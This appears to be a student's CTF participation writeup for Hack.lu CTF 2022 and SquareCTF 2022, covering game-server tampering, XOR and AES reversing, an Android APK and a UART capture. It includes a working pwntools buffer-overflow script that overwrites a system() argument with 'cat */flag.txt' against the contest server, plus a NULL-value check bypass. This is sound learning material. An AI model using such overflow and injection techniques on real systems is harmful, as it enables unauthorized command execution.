
Extra participation writeup

B08901164 電機四 林霈瑀
username: lpy

Hack.lu CTF 2022
username: spongebob
teammates: b08901164, b08901162, r10922152, b09502032
Website: https://flu.xxx/info

I didn't manage to solve any of the challenges in Hack.lu CTF 2022…QQ
All points were earned by my other teammates.
Here are some challenges I worked on but failed to solve.

Arcade 2
Description:



I came across this article on hacking unity games with dnspy decompiler:
https://medium.com/@vaibhavchoudhari05/hacking-unity-games-net-disassembling-patching-nullcon-ctf-hackim-2020-zelda-adventures-87ffa5161983
Our character starts off with health=100, damage=10.
We get the monster's loot when we kill it. The second flag is the loot of the 4th monster.

```
# damage, health, loot
enemies = (
    (10.0, 5.0, "Sword"),
    (50.0, 30.0, "Diamonds"),
    (77.0, 90.0, "Spellbook"),
    (200.0, 200.0, FLAG2),
)
```

From the server's source code, we must kill the enemy in one shot, which means that we can only kill the enemy when: self.damage >= enemy.health. Therefore, we needed health>200, damage > 200 to kill our enemy.

Server code:

```
async def handle_attack(self, msg):
        if msg.id > 3:
            await self.send_error("Invalid enemy")
            return
        print("enemy id:", msg.id)
        enemy = enemies[msg.id]
        self.health -= enemy[0]
        if self.health <= 0.0:
            await self.send_error("You are dead")
            await asyncio.sleep(0.1)
            return

        if self.damage < enemy[1]:
            await self.send_json(MsgAttackResponse(killed=False,
loot="").json())
        else:
            await self.send_json(MsgAttackResponse(killed=True,
loot=enemy[2]).json())
```

```
async def handle_player_stats(self, msg):
        if msg.id != self.id:
            await self.send_error("Wrong player ID")
            return
        self.health = msg.health
        if msg.damage > 100.0:
            self.damage = 100.0
        else:
            self.damage = msg.damage
```

However, we can't tamper with our unity code to update our damage > 200 due to the server side limit of 100. Therefore I only managed to kill 3 of the 4 monsters.

The related unity function to exploit to update player's stats:

```
public void Stats(float health, float damage)
{
    this.Send(NetworkManager.MsgType.PlayerStats,
JObject.FromObject(new
    {
        id = this.playerID,
        health = health,
        damage = damage
```

```
    }));
}
```

My teammate solved it later on and told me that sending damage=NULL would force all the if conditions to return false.

Arcade 1


This challenge is based on the same game. When the player reaches FLAG_TILE = (87, -57), the server will send back the flag1. We can't reach the location directly since we are blocked by this guard.

However, we can't jump directly to the tile by sending fake data to the server, since the server checks if we moved correctly (distance <= 1.1).
Initially I wanted to mimic the door trigger movements to bypass the guard:
code:

```
using System;
using UnityEngine;

// Token: 0x02000010 RID: 16
public class GuardTrigger : MonoBehaviour
{
	// Token: 0x0600007C RID: 124 RVA: 0x00004104 File Offset: 0x00002304
	private void OnTriggerEnter2D(Collider2D collider)
	{
		if (collider.gameObject == this.player)
		{
			Vector3 position = this.player.transform.position;
			DungeonManager.instance.OnMessage("You shall not pass!");
			position.y -= 2f;
```

```
                    this.player.transform.position = position;
                }
        }

        // Token: 0x0400003D RID: 61
        [SerializeField]
        private GameObject player;
}
```

This allows us to bypass the local constraints and reach the FLAG_TILE, but the walls have thickness = 2, which is still larger than 1.1.



(this only works when we are disconnected from the server)
We didn't succeed in reaching the tile while connected to the server.

After the CTF ended, I read a writeup on Hack.lu's dc server saying there were some thinner walls around (thickness = 1) that allowed the player to walk through and still satisfy the server's constraint.

SquareCTF 2022
username: lpy (No. 105 on the result page: SquareCTF 2022)
teammates: just me (b08901164)

ez_re_1
Description:

```
NAME
        C4: EZ RE 1

TYPE
        ez-re

POINTS
        100

DESCRIPTION
        all that cryptography stuff is real confusing. how hard could it REALLY
        be?
        Required Reading:
        - intro to x86 https://www.cs.virginia.edu/~evans/cs216/guides/x86.html
        - basic documentation for a disassembler of your choosing (try Ghidra,
        Binary Ninja Cloud, or IDA Freeware)
```

Writeup:

The challenge required us to decrypt the encrypted flag stored in the data section. We can use ida pro to mark the relevant data:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char *s2; // [rsp+8h] [rbp-18h]
  char buf[5]; // [rsp+13h] [rbp-Dh] BYREF
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  puts(
    "I've got this encrypted blob, and a mysterious encrypt/decrypt function I was told its military grade encryption so "
    "I don't think I can crack it. Would you happen to know the key?:");
  read(0, buf, 5uLL);
  puts("Alright, lets try that out...");
  s2 = (char *)militaree_grayd_deekrypshun((__int64)buf, (__int64)&flag_arr, 5u, 0x3Fu);
  if ( !strncmp("flag{", s2, 5uLL) )
  {
    puts("Hey, that looks right!");
    puts(s2);
    puts(
      "There was also this weird other encrypted blob, but its so big that I don't want to touch it. Feel free to decrypt"
      " it yourself though, i'm pretty sure it uses the same key and algorithm!\n");
  }
  else
  {
    puts("No, that doesn't look right.");
  }
  return 0;
}
```

The encryption method is a simple xor with a key:

```
_BYTE *__fastcall militaree_grayd_enkrypshun(char *buf, char *flagarr, int size, int a4)
{
  int i; // [rsp+20h] [rbp-10h]
  int j; // [rsp+24h] [rbp-Ch]
  _BYTE *v9; // [rsp+28h] [rbp-8h]

  v9 = malloc(a4);
  for ( i = 0; i < a4; i += size )
  {
    for ( j = 0; j < size && a4 != i + j; ++j )
      v9[i + j] = flagarr[i + j] ^ buf[j];
  }
  return v9;
}
```

Since we have the first 5 characters: ‘flag{‘, we can xor it with the encrypted flag first and get the key. Then we can decrypt the entire flag.

```
flag{the_function_names_are_a_commutative_property_joke_get_it}
```

Code:

```
enc_flag =
b'\x0A\x03\x0D\x1F\x1F\x18\x07\x09\x27\x02\x19\x01\x0F\x0C\x0D\x03
\x01\x33\x16\x05\x01\x0A\x1F\x27\x05\x1E\x0A\x33\x19\x3B\x0F\x00\x
01\x15\x11\x18\x0E\x18\x11\x12\x09\x30\x1C\x0A\x0B\x1C\x0A\x1E\x0C
\x1D\x33\x05\x03\x13\x01\x33\x08\x09\x0C\x3B\x05\x1B\x11\x00'
key1 = b'flag{'

enc_flag = bytearray(enc_flag)
key1 = bytearray(key1)

print(len(enc_flag))

def decrypt(flag, key, size):
   for i in range(0, 64, size):
       for j in range(0, size):
           if 64 == i + j:
               break
           else:
               enc_flag[i+j] ^= key[j]

# decrypt(enc_flag, key1, 5)
# print(enc_flag[:5])

key2 = b'lolxd'
decrypt(enc_flag, key2, 5)
print(bytes(enc_flag))
```

ez_pwn_1
Description:

```
NAME
        C2: EZ pwn 1

TYPE
        ez-pwn

POINTS
        50

DESCRIPTION
        Memory safety? Whats that?
        Required Reading:
        - https://en.wikipedia.org/wiki/Stack_buffer_overflow

        ,

        nc chals.2022.squarectf.com 4100
```

Source code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


int main()
{
   char command[16];
   char way_too_small_input_buf[8];
   strcpy(command, "ls");

   puts("Hi! would you like me to ls the current directory?");
   read(0, way_too_small_input_buf, 24);
   if (!strcmp(way_too_small_input_buf, "no\n")) {
       puts("Oh, ok :(");
       exit(0);
   }

   puts("Ok, here ya go!\n");
   system(command);
}
```

Writeup:

This was a buffer overflow challenge. From IDA Pro, we can tell that buffer overflow from buf will overwrite the data in command. This allows us to run any command we want.

```
buf= byte ptr -28h
command= byte ptr -20h
var_8= qword ptr -8
```

Code:

```
from pwn import *
r = remote('chals.2022.squarectf.com', 4100)
r.recvuntil('Hi! would you like me to ls the current
directory?\n')
payload = 'A'*8+ 'cat */flag.txt\n'
payload = payload.encode()
r.send(payload)
r.recvuntil('Ok, here ya go!\n\n')
print(r.recv())
```

```
flag{congrats_youve_exploited_a_memory_corruption_vulnerability}
```


its right there

```
NAME
       C12: its right there

TYPE
       reversing

POINTS
       100

DESCRIPTION
       I couldn't come up with an interesting android challenge, so I kinda
       just stuck the flag in a textbox. It's right there, .

       itsrightthere.zip

SEE ALSO
       Work at Square(1), Privacy policy(1), Code of conduct(1)
```

We are given freeflag.apk.
Then, we can use d2j-dex2jar to convert apk into a jar file:

```
PS C:\Users\nicole\ubuntushared\squarectf_> d2j-dex2jar
.\freeflag.apk --force
dex2jar .\freeflag.apk -> .\freeflag-dex2jar.jar
```

Reference: https://github.com/pxb1988/dex2jar
With that .jar file, we can decompile it with jd-gui.
Next, we can find the the main function in jd-gui



The main function:

```
package com.squarectf.freeflag;

import android.os.Bundle;
import android.util.DisplayMetrics;
import android.view.View;
import android.widget.TextView;
import d.e;
import java.util.Random;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import r.d;
import y1.a;

public final class MainActivity extends e {
 public void onCreate(Bundle paramBundle) {
   super.onCreate(paramBundle);
   setContentView(2131427356);
   View view = findViewById(2131230918);
   d.c(view, "findViewById(R.id.flag)");
   TextView textView = (TextView)view;
   DisplayMetrics displayMetrics = new DisplayMetrics();

getWindowManager().getDefaultDisplay().getMetrics(displayMetrics);
   textView.setTextSize(0,
(Integer.max(displayMetrics.heightPixels,
displayMetrics.widthPixels) / 3));
   Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
```

```
   Random random = new Random(0L);
   byte[] arrayOfByte2 = new byte[16];
   random.nextBytes(arrayOfByte2);
   cipher.init(2, new SecretKeySpec(arrayOfByte2, "AES"));
   byte[] arrayOfByte1 = cipher.doFinal(new byte[] {
         -31, -55, -103, -22, 106, -109, 34, -12, 111, -26,
         1, -77, 9, -40, 118, -58, 98, 46, -88, 17,
         66, -105, -78, -20, 40, 123, 2, -65, 3, 59,
         6, 101, 83, -80, 72, 71, -114, 77, -57, -106,
         -12, 34, 124, 42, -96, -54, 103, 19, 20, -56,
         31, 22, -52, 110, 28, -28, -105, -107, 96, 32,
         -17, 28, -119, -120 });
   d.c(arrayOfByte1, "cipher.doFinal(cipherText)");
   textView.setText(new String(arrayOfByte1, a.a));
 }
}
```

Then, we just keep all the relevant logic and print out the flag.
code:

```
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.util.Random;

import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.SecretKeySpec;


public class Main {
 public static void main(String[] args) throws
NoSuchAlgorithmException, NoSuchPaddingException,
InvalidKeyException, IllegalBlockSizeException,
BadPaddingException{

   Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
   Random random = new Random(0L);
   byte[] arrayOfByte2 = new byte[16];
   random.nextBytes(arrayOfByte2);
   System.out.println(arrayOfByte2);
```


```
    cipher.init(2, new SecretKeySpec(arrayOfByte2, "AES"));

    byte[] arrayOfByte1 = cipher.doFinal(new byte[] {
          -31, -55, -103, -22, 106, -109, 34, -12, 111, -26,
          1, -77, 9, -40, 118, -58, 98, 46, -88, 17,
          66, -105, -78, -20, 40, 123, 2, -65, 3, 59,
          6, 101, 83, -80, 72, 71, -114, 77, -57, -106,
          -12, 34, 124, 42, -96, -54, 103, 19, 20, -56,
          31, 22, -52, 110, 28, -28, -105, -107, 96, 32,
          -17, 28, -119, -120 });

    System.out.println(new String(arrayOfByte1));
  }
}
```

Flag: `flag{ctfs_just_give_you_flags_these_days_its_ridicul0us}`

sqUARe paymenT terminal

```
NAME
       C6: sqUARe paymenT terminal

TYPE
       misc

POINTS
       150

DESCRIPTION
       Found a of one of our hardware developers laptops...looks like it might
       contain a flag

       squarepaymentterminal.zip

SEE ALSO
       Work at Square(1), Privacy policy(1), Code of conduct(1)
```

This challenge contains a Terminal_Cal.sal file. It is a hardware capture file (uart signal capture). We can download a logic analyzer to decode the signals in the capture.
These are the settings we need to decode the uart signal:


Async Serial
Input Channel *
00. Channel 0
Bit Rate (Bits/s)
38400
Bits per Frame
8 Bits per Transfer (Standard)
Stop Bits
1 Stop Bit (Standard)
Parity Bit
No Parity Bit (Standard)
Significant Bit
Least Significant Bit Sent First (Standard)
Signal inversion
Non Inverted (Standard)
Mode
Normal
Show in protocol results table
Stream to terminal
Reset
Cancel
Save


f l a g { h 4 r d w 4 r 3 h 4 c k 3 r } \n